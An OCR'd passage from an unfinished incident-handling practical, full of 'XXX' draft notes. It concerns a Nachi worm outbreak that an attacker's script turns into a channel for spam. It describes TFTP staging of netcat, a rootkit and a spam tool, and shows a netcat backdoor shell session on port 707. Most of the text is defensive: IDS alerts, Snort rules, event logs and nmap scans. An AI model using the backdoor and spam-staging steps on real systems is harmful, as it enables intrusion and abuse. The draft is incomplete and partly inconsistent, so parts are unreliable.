

Figure 36: Second and Third Computers Infected with Nachi



Figure 37: Nachi Infection Triggers Autonomous Attacker



Figure 38: Autonomous Attacker Compromises Computers

XXX Discuss the mechanisms of the worm that function as a substitute for the manual recon phase. (Include the pieces of the code).

The danger associated with this exploit is that the second phase of the attack, which is directed at the target network with the intent to gain unauthorized access to computer resources on the target network, does not have a reconnaissance phase. This phase of the attack is fulfilled by the Nachi worm infection that occurred in the first phase. Intrusion detection systems and not-so-vigilant administrators and security staff will see indications of the Nachi outbreak and will respond based on the threat indicated by the numerous security advisories that state that the significant threat relates to the denial-of-service caused by the large volume of ICMP traffic. Patching schedules will be based on this and on the target network will average 4-8 weeks based on current staffing levels.

Scanning

XXX Discuss the mechanisms of the worm that function as a substitute for the manual scanning phase. (Include the pieces of the code).

As with the reconnaissance stage of the attack, the second phase does not

have any scanning component. Phase two relies on the scanning technique used by the Nachi worm in phase one and as with the reconnaissance stage, everything still indicates that the target network is infected with the Nachi worm.

Exploiting the System

XXX describe in details the exploit mechanism and includes an example spam attack.

Tftp nc.exe
Tftp root kit
Tftp spam script
Tftp e-mail addresses
Tftp spam template

This stage is where things start to get interesting. The attacker has a simple goal. He wants to send large quantities of bulk, unsolicited mail (SPAM) without exposing himself as the origin. To this end, the attacker has built an automated attack tool that reacts to the Nachi worm's attempts to propagate to his personal computer, which is attached to the business partner's network. The tool, seeing a host infected with the Nachi worm, counter-attacks, copies some tools to the infected machine and executes the spamming program on the infected host.

Keeping Access

XXX what happens if the system is rebooted?

XXX Detailed description of the tools and how they work together (reuse parts of the previous sections).

The automated attack tool installs a backdoor listening on TCP port 707 by using netcat. This is done once the Nachi worm has been removed.

The command used in the attack script is as follows:

```
attacker > telnet victim 707
Trying 192.168.x.x ...
Connected to 138.133.9.86.
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>
C:\>
```

As the spamming will be detected relatively quickly because of the abuse complains that will soon begin pouring in, the attack tool does not attempt to

make the backdoor permanent. The backdoor is used, in the event that an administrator does not react to the spam complaints, to change the spam mail template and add new target e-mail addresses.

Covering Tracks

XXX hide the tools and show how it is done.

The attack tool inoculates the system against the Nachi worm to reduce the chance that an administrator will do the right thing and fix the computer before the spam has been sent. The only residue left is the spamming tool and netcat and lots of Nachi worm like log traffic.

The Incident Handling Process

XXX More details!! The entire section is too high level, blah blah blah

Preparation

XXX Describe the state of the incident handling preparation
XXX What existing countermeasures do you have in place
XXX Was there an established incident handling process before the incident occurred? If yes, describe it.
XXX Describe the incident handling team
XXX Include sanitized excerpts of policies and procedures that could help demonstrate the preparation status.

Policy

XXX Include example policy screen shots.
XXX Detail countermeasure currently in place.
XXX What is the corp. outlook on incident handling

INSERT SANS Policies

http://www.sans.org/resources/policies/

The company that controls the target network has an umbrella policy specific to Information Security. It covers the following areas:

- The executive committee appoints a security officer responsible for information security.
- The security officer is responsible for writing information security policies.

- The security officer is responsible for the creation, staffing and maintenance of a security office.
- The security officer is responsible for monitoring for intrusions and policy violations.
- The security officer is responsible for the creation and maintenance of an incident response procedure.
- The security officer is responsible for reporting security incidents to the executive committee.

The security officer with the support of human resources management has created an acceptable use policy that specifies that the company owns all systems and data and there is no presumption of privacy. This policy includes a requirement that all systems include a login banner emphasizing the lack of privacy and the existence of system and network monitoring.

The security officer with the support of information systems management has created a policy and procedure that establishes an indecent response team composed of information systems and network administrators as well as information security staff. The team is chartered to mobilize and support the incident response effort when a security incident is called.

People

XXX Who makes up the actual incident handling team?

The incident response team meets quarterly to discuss open issues and conduct after-action reviews.

The security officer has established a 'Golden-Bolt' program that awards attentive system administrators with monetary rewards for the discovery and communication of anomalies.

The security officer provides semi-annual hacker training for incident response team members and system administrators.

Data

As the incident response team is made up primarily of system and network administrators, access to systems and data is a byproduct of the team's composition.

Software/hardware

XXX Jump-kit can be references in the containment section

XXX Describe how to use the items in the jump-kit during an incident.

The security office has procured a security jump-bag that includes the

following items:

- 2 hardcover notebooks with numbered pages that can't be removed

These are used to record notes related to an incident

- 2 Blank DTL Type IV Tapes
- 2 Blank 4mm DAT Tapes
- 10 Blank CD-R disks
- 10 Blank DVD-R disks
- 10 Blank 3 1/4” Floppy Disks

The media is used for backups. The variety of media is based on the common systems in the environment.

- 2 120Gb EIDE HDD
- 2 72Gb SCSI HDD

Hard disk drives for making forensic images of systems.

- 2 'Tools' CD-ROMs
- 2 'Tools' USB Disks
- 2 'Tools' Floppy Disks

The 'Tools' media includes a Linux and Windows directory that contains system specific 'handy' utilities.

- 2 Copies of the knoppix[57] boot-CD

Knoppix is for the UNIX investigators.

- 2 Copies of the EnCase[58] acquisition boot disk

EnCase is for the Windows/EnCase investigators.

- 2 4-port 10/100 hubs
- 10 1m Cat-5 Ethernet cables
- 2 3m Cat-5 Ethernet cables

The hubs are used to tap into connections between hosts and network devices like switches that obscure traffic from the investigator.

- 2 Laptops with Linux as the host OS and VMWare[59] with Windows 2000 as a guest OS

We include two laptops just in case there is a need to monitor or interact with two network segments at the same.

---

[57] http://www.knoppix.net
[58] http://www.guidancesoftware.com/products/EnCaseEnterprise/index.shtm
[59] http://www.vmware.com

- 1 Roll of evidence tape
- 1 Pad of evidence tracking tags
- 1 Box of evidence bags

The above physical evidence items are used to protect the evidence chain. In simple terms, all items must be bagged, taped and tagged.

- 1 Hard-case tool-kit with a lock

The locking hard case deters would-be gear-pinchers from walking off with items that will be needed during an incident.

The jump-bag is owned and secured by the security office to ensure that no-one 'borrows' anything.

Communications

XXX How is the procedure implemented? How is it used?

The security incident process includes a communication protocol with clearly defined roles and contact information. A copy of this procedure is included in the jump-bag.

Supplies

Supplies are included in the jump-bag and are not available for consumption during non-security incident functions.

Transportation

The company that controls the target network only has one site on one floor of a commercial office building and no 'special' transportation requirements exist at this time.

Space

The security office has an access controlled lab for use during security incidents. This lab is not the communication center or 'war-room'.

A conference room has been allocated as a dual-purpose area with special signs indicating that the room can be commandeered at any time for use as a security incident war-room.

Power & environmental controls

Both the security office lab and the dual-purpose conference/war room have additional telephone, network and power connections to support security

incident operational needs.

Documentation

XXX Include the security incident policy here.

The security incident policy and procedure have been approved the executive committee and are published on the internal security office website.

The security incident procedure states that the priority in handling any incident is the restoration of normal operations. Only with the approval of the incident commander, can the return to normal operations be delayed. In addition, the procedure states that under no circumstance will a security incident team member communicate any incident related information to a non-team member. The procedure creates an incident communications officer who is the only team member authorized to communicate incident related information to non-team members.

Identification

XXX Describe the identification phase of the incident
XXX Give a timeline of the incident
XXX How is the incident detected and confirmed to be an incident
XXX What countermeasures worked?
XXX How quickly is the incident identified
XXX Include screen shorts; log files, etc as appropriate to illustrate the detection/identification process for at lease one operating system
XXX Describe in detail the chain of custody procedures used, any affirmations, and a listing of all evidence in this section.

XXX Convey a sense of time for activities from the first indications through closeout.

XXX There is some info in containment that should be in identification.

XXX Describe who saw it, when and what was seen while doing what activity.

Incident time-line

Phase One:

Nachi worm gets into the network via a remote access user connected through a VPN tunnel.

Nachi worm begins propagating throughout the network

All times are represented in 24 hour notation, GMT

XXX Parts of this should be copied or moved to the identification section.

Phase Two:

15:30 A report from the externally manages IDS alerts information security staff of a large number of 'Windows Shell Banner' events in unusual TCP sessions originating on a foreign network.

+0:15 Information security staff reviews internally managed IDS to confirm report and collect additional data.

+0:20 Information security staff confirms alerts as Nachi worm related traffic and associate ping sweep IDS alerts to the same security event. This is a pre-existing security incident so no additional escalations are made at this time.

+0:45 Information security staff provides a list of possible Nachi infected systems to the desktop support group for manual remediation.

+2:00 Information security staff notice that one of the Nachi infected systems is on the other side of a B2B VPN connection and does not seem to be exhibiting the normal Nachi reconnaissance and scanning characteristics but assumes that this is caused by access controls on the far side of the VPN connection.

+2:30 System administrators responsible for SMTP mail relays received a high load alert from the network and system monitoring tools and begin to investigate.

+4:00 Postmaster begins receiving complaint e-mails from external Internet users that have received bulk unsolicited mail (SPAM) that appears to originate from the target network.

+4:05 Postmaster notifies the system administrators responsible for the SMTP mail relays and realizes the mail is coming from the target network.

+4:10 Postmaster and system administrators responsible for the SMTP mail relays contact the security incident team.

+4.30 A security incident team meeting is held to access the situation and discuss detected anomalies.

+5:00 Information security staff review the alerts detected at +2:00 for possible correlation with the SPAM event and discover the linkage between hosts on the target network scanning the remote IP address and the remote

IP address sending an RPC-DCOM Buffer overflow and a shell connection on a non-Nachi port and some TFTP uploads.

+5:15 Information security staff contact the security incident commander and execute a security incident. The collected information indicates that a remote system has compromised multiple systems on the target network.

+5:20 Security incident team review the current information and decide with the approval of the incident commander, to block access to/from the attacking system at the perimeter firewalls. At the same time, the incident commander approves a communication to be sent from the security incident communication manager to the security officer of the business partner with the IP address of the suspected attacker.

+5:30 Firewall rules are added to block all traffic from the suspected attacker's IP address and TFTP (UDP/69) and port the shell connection port (TCP/9999) from the source network.

XXX What commands were executed to put in the firewall block?

+5:40 Information security staff selected one of the systems that was compromised by the remote attacker based on IDS logs and makes a forensic copy of the systems hard disk drive for future analysis.

+5:50 Security incident team with the incident commanders approval choose to execute immediate system restores for all compromised hosts as they are all workstations and the documented priority is to return to normal operational status.

+6:15 Compromised hosts are removed from the network and re-imaged off the network and patches for the vulnerabilities used by the Nachi worm and the remote attacker are installed prior to reconnecting the hosts to the target network.

+12:00 A forensic analysis of the system indicates that the compromised workstation had been infected with the Nachi worm which had been removed manually and two foreign binaries and two text files had been installed in the last 24 hours.

XXX How is the forensic analysis done?

+18:00 After-action meeting was schedules for the following week to review findings and lessons learned.

Perimeter detection

Externally managed ISS IDS:

The event alerts sent to the information security staff included the expected

Nachi alerts as well as a large number of RPC-DCOM alerts:

The following is an alert showing an infected host on the target network scanning the external attacker's host:

Tag Name : Nachi_Ping_Sweep
Alert Name : Nachi_Ping_Sweep
Severity : High
Tag Brief Description :
Observance Type : Intrusion Detection
Combined Event Count : 1
Cleared Flag : No
Target DNS Name :
Target IP Address : 192.168.30.10
Target Object Name : No Object Found
Target Object Type : No Object Found
Target Service :
Source DNS Name :
Source IP Address : 192.168.10.10
SourcePort Name : 0

The infected host on the target network then attempts to compromise the external attacker's host using the MS RPC-DCOM exploit:

Tag Name : MSRPC_RemoteActivate_Bo
Alert Name : MSRPC_RemoteActivate_Bo
Severity : High
Tag Brief Description :
Observance Type : Intrusion Detection
Combined Event Count : 1
Cleared Flag : No
Target DNS Name :
Target IP Address : 192.168.10.10
Target Object Name : 135
Target Object Type : Target Port
Target Service : epmap
Source DNS Name :
Source IP Address : 192.168.30.10
SourcePort Name : 4743

And then the external attacker counter attacks:

Tag Name : MSRPC_RemoteActivate_Bo
Alert Name : MSRPC_RemoteActivate_Bo
Severity : High
Tag Brief Description :
Observance Type : Intrusion Detection
Combined Event Count : 1
Cleared Flag : No
Target DNS Name :
Target IP Address : 192.168.10.10
Target Object Name : 135

Target Object Type : Target Port
Target Service : epmap
Source DNS Name :
Source IP Address : 192.168.30.10
SourcePort Name : 3275

The following is the high level listing of event alerts reported by the externally managed ISS IDS:

Tag Name	Severity	Source IP	Target IP
Nachi_Ping_Sweep	High	192.168.10.10	192.168.30.0
Smurf_Attack	Medium	192.168.10.10	192.168.30.0
MSRPC_RemoteActivate_Bo	High	192.168.10.10	192.168.30.10
Microsoft_Windows_Shell_Banner	High	192.168.30.10	192.168.10.10
TFTP_Nachi_Worm	High	192.168.30.10	192.168.10.10
TFTP_Exe_Transfer	Medium	192.168.30.10	192.168.10.10
MSRPC_RemoteActivate_Bo	High	192.168.30.10	192.168.10.10
Microsoft_Windows_Shell_Banner	High	192.168.10.10	192.168.30.10
TFTP_Exe_Transfer	Medium	192.168.30.10	192.168.10.10
TFTP_Exe_Transfer	Medium	192.168.30.10	192.168.10.10
TFTP_Exe_Transfer	Medium	192.168.30.10	192.168.10.10
TFTP_Exe_Transfer	Medium	192.168.30.10	192.168.10.10

Internally managed snort IDS:

Alert Type	Source IP	Target IP
ICMP PING CyberKit 2.2 Windows	192.168.10.10	192.168.30.0
NETBIOS DCERPC ISystemActivator bind attempt	192.168.10.10	192.168.30.10
ATTACK-RESPONSES Microsoft cmd.exe banner	192.168.30.10	192.168.10.10
NETBIOS DCERPC ISystemActivator bind attempt	192.168.30.10	192.168.10.10
ATTACK-RESPONSES Microsoft cmd.exe banner	192.168.10.10	192.168.30.10

Both the ISS and snort IDS alerts match-up well with the documented exploit mechanism used by both the Nachi worm and the NachiReactor.pl script.

The following snort rules are included with the current release of snort and would greatly improve the event detection of this kind of exploit:

alert udp $EXTERNAL_NET any -> $HOME_NET 69 (msg:"TFTP Put"; content:"|00 02|"; offset:0; depth:2; reference:cve,CVE-1999-0183; reference:arachnids,148; classtype:bad-unknown; sid:518; rev:3;)
alert udp $EXTERNAL_NET any -> $HOME_NET 69 (msg:"TFTP Get"; content:"|00 01|"; offset:0; depth:2; classtype:bad-unknown; sid:1444; rev:2;)

Host perimeter detection

The workstations connected to the target network do not have any host level

intrusion detection or firewall software installed. Consequently, there is no host perimeter and no alerts related to the host perimeter. This is an opportunity for improvement on all workstations including the installation of HIDS (Host based IDS) or install host level packet filters, firewalls and logging.

XXX System Event Logs

```
Event Type:          Success Audit
Event Source:        Security
Event Category:      Detailed Tracking
Event ID:  592
Date:                9/11/2003
Time:                7:38:01 PM
User:                NT AUTHORITY\SYSTEM
Computer:  SHADOW-VICTIM
Description:
A new process has been created:
          New Process ID:      2170163232
          Image File Name:     \WINNT\system32\wins\svchost.exe
          Creator Process ID:  2171372384
          User Name: SHADOW-VICTIM$
          Domain:              WORKGROUP
          Logon ID:            (0x0,0x3E7)


Event Type:          Success Audit
Event Source:        Security
Event Category:      Detailed Tracking
Event ID:  592
Date:                9/11/2003
Time:                7:37:43 PM
User:                SHADOW-VICTIM\Administrator
Computer:  SHADOW-VICTIM
Description:
A new process has been created:
          New Process ID:      2170268800
          Image File Name:     \WINNT\system32\wins\dllhost.exe
          Creator Process ID:  2170637440
          User Name: Administrator
          Domain:              SHADOW-VICTIM
          Logon ID:            (0x0,0x768C)


Event Type:          Success Audit
Event Source:        Security
Event Category:      Detailed Tracking
Event ID:  592
Date:                9/11/2003
Time:                7:37:44 PM
User:                SHADOW-VICTIM\Administrator
Computer:  SHADOW-VICTIM
Description:
A new process has been created:
          New Process ID:      2171050016
          Image File Name:
          \WINNT\system32\wins\RpcServicePack.exe
          Creator Process ID:  2170268800
          User Name: Administrator
          Domain:              SHADOW-VICTIM
          Logon ID:            (0x0,0x768C)


Event Type:          Success Audit
Event Source:        Security
```

```
Event Category:      Detailed Tracking
Event ID:  592
Date:                9/11/2004
Time:                7:37:32 PM
User:                SHADOW-VICTIM\Administrator
Computer:  SHADOW-VICTIM
Description:
A new process has been created:
          New Process ID:      2170268800
          Image File Name:     \WINNT\system32\rundll32.exe
          Creator Process ID:  2170637440
          User Name: Administrator
          Domain:              SHADOW-VICTIM
          Logon ID:            (0x0,0x768C)
```

System-level detection

XXX How are the binaries detected on the system?

OpenSSL

```
       asn1parse Parse an ASN.1 sequence.

       ca        Certificate Authority (CA) Management.

       ciphers   Cipher Suite Description Determination.

       crl       Certificate Revocation List (CRL) Management.

       crl2pkcs7 CRL to PKCS#7 Conversion.

       dgst      Message Digest Calculation.

       dh        Diffie-Hellman Parameter Management.  Obsoleted by
dhparam.

       dsa       DSA Data Management.

       dsaparam  DSA Parameter Generation.

       enc       Encoding with Ciphers.

       errstr    Error Number to Error String Conversion.

       dhparam   Generation and Management of Diffie-Hellman
Parameters.

       gendh     Generation of Diffie-Hellman Parameters.  Obsoleted
by
                 dhparam.

       gendsa    Generation of DSA Parameters.

       genrsa    Generation of RSA Parameters.

       ocsp      Online Certificate Status Protocol utility.

       passwd    Generation of hashed passwords.

       pkcs12    PKCS#12 Data Management.

       pkcs7     PKCS#7 Data Management.
```

rand Generate pseudo-random bytes.

req X.509 Certificate Signing Request (CSR) Management.

rsa RSA Data Management.

rsautl RSA utility for signing, verification, encryption, and decryption.

s_client This implements a generic SSL/TLS client which can establish a transparent connection to a remote server speaking SSL/TLS. Itâs intended for testing purposes only and provides only rudimentary interface functionality but internally uses mostly all functionality of the OpenSSL ssl library.

s_server This implements a generic SSL/TLS server which accepts connections from remote clients speaking SSL/TLS. Itâs intended for testing purposes only and provides only rudimentary interface functionality but internally uses mostly all functionality of the OpenSSL ssl library. It provides both an own command line oriented protocol for testing SSL functions and a simple HTTP response facility to emulate an SSL/TLS-aware webserver.

s_time SSL Connection Timer.

sess_id SSL Session Data Management.

smime S/MIME mail processing.

speed Algorithm Speed Measurement.

verify X.509 Certificate Verification.

version OpenSSL Version Information.

x509 X.509 Certificate Data Management.

MESSAGE DIGEST COMMANDS

md2 MD2 Digest

md5 MD5 Digest

mdc2 MDC2 Digest

rmd160 RMD-160 Digest

sha SHA Digest

sha1 SHA-1 Digest

ENCODING AND CIPHER COMMANDS

base64 Base64 Encoding

bf bf-cbc bf-cfb bf-ecb bf-ofb

```
                Blowfish Cipher

        cast cast-cbc
                CAST Cipher

        cast5-cbc cast5-cfb cast5-ecb cast5-ofb
                CAST5 Cipher

        des des-cbc des-cfb des-ecb des-ede des-ede-cbc des-ede-cfb
des-ede-ofb
        des-ofb
                DES Cipher

        des3 desx des-ede3 des-ede3-cbc des-ede3-cfb des-ede3-ofb
                Triple-DES Cipher

        idea idea-cbc idea-cfb idea-ecb idea-ofb
                IDEA Cipher

        rc2 rc2-cbc rc2-cfb rc2-ecb rc2-ofb
                RC2 Cipher

        rc4     RC4 Cipher

        rc5 rc5-cbc rc5-cfb rc5-ecb rc5-ofb
                RC5 Cipher
```

Nachi

Compressed:

10240 bytes (dllhost.exe.7305)

[rdilley@shadow dangerous]$ openssl dgst dllhost.exe.7305

MD5(dllhost.exe.7305)= 53bfe15e9143d86b276d73fdcaf66265

Uncompressed (Modified UPX):

28672 bytes (dllhost.exe.unpacked.7305)

[rdilley@shadow dangerous]$ openssl dgst dllhost.exe.unpacked.7305

MD5(dllhost.exe.unpacked.7305)= 037d252fb022f2b3b808897f1c044ecc
Nachi strings are included for your reference in appendix A.

Generated by BinText v3.00

http://www.foundstone.com/

NetCat

$ openssl dgst nc.exe
MD5(nc.exe)= e0fb946c00b140693e3cf5de258c22a1

59392 bytes (nc.exe)

The strings associated with netcat.exe are included in the appendix.

XXX Standard W2K System

```
[root@shadow bin]# ./nmap -sS -sU -sV -O victim

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2003-09-11
18:49 PST
Interesting ports on victim (192.168.10.10):
(The 3128 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows msrpc
135/udp  open  msrpc
137/udp  open  netbios-ns?
138/udp  open  netbios-dgm?
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
445/udp  open  microsoft-ds?
500/udp  open  isakmp?
1025/tcp open  mstask        Microsoft mstask (task server -
c:\winnt\system32\Mstask.exe)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 47.149
seconds
```

XXX Standard W2K System with Nachi active

```
[root@shadow bin]# ./nmap -sS -sU -sV -O victim

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2003-09-11
19:19 PST
Interesting ports on victim (192.168.10.10):
(The 3126 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE       VERSION
69/udp   open  tftp?
135/tcp  open  msrpc         Microsoft Windows msrpc
135/udp  open  msrpc
137/udp  open  netbios-ns?
138/udp  open  netbios-dgm?
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
445/udp  open  microsoft-ds?
500/udp  open  isakmp?
707/tcp  open  unknown
```

```
1025/tcp open  mstask        Microsoft mstask (task server -
c:\winnt\system32\Mstask.exe)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP, Microsoft Windows
2000 Professional RC1 or Windows 2000 Advanced Server Beta3

Nmap run completed -- 1 IP address (1 host up) scanned in 48.995
seconds
```

XXX Standard W2K w/netcat backdoor post Nachi

```
[root@shadow bin]# ./nmap -sS -sU -sV -O victim

Starting nmap 3.50 ( http://www.insecure.org/nmap/ ) at 2003-09-11
19:21 PST
Interesting ports on victim (192.168.10.10):
(The 3127 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE       VERSION
69/udp   open  tftp?
135/tcp  open  msrpc         Microsoft Windows msrpc
135/udp  open  msrpc
137/udp  open  netbios-ns?
138/udp  open  netbios-dgm?
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
445/udp  open  microsoft-ds?
500/udp  open  isakmp?
707/tcp  open  unknown
1025/tcp open  mstask        Microsoft mstask (task server -
c:\winnt\system32\Mstask.exe)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 45.529
seconds
```

XXX What steps are necessary to use TCPView.exe?

TCPView.exe is not part of the target company's standard system installation. The jump-kit used by the company includes a useful tool CD that has TCPView.exe. The incident response team member can insert the CD into a suspected victim host and execute the tool by selecting Start->Run->D:\Windows\TCPView.exe. This assumes that there is only one hard disk drive installed in the system as drive C and that the CD-Rom drive is drive D.



Figure 39:TCPView running on a standard Windows 2000 system



Figure 40: TCPView of initial Nachi infection

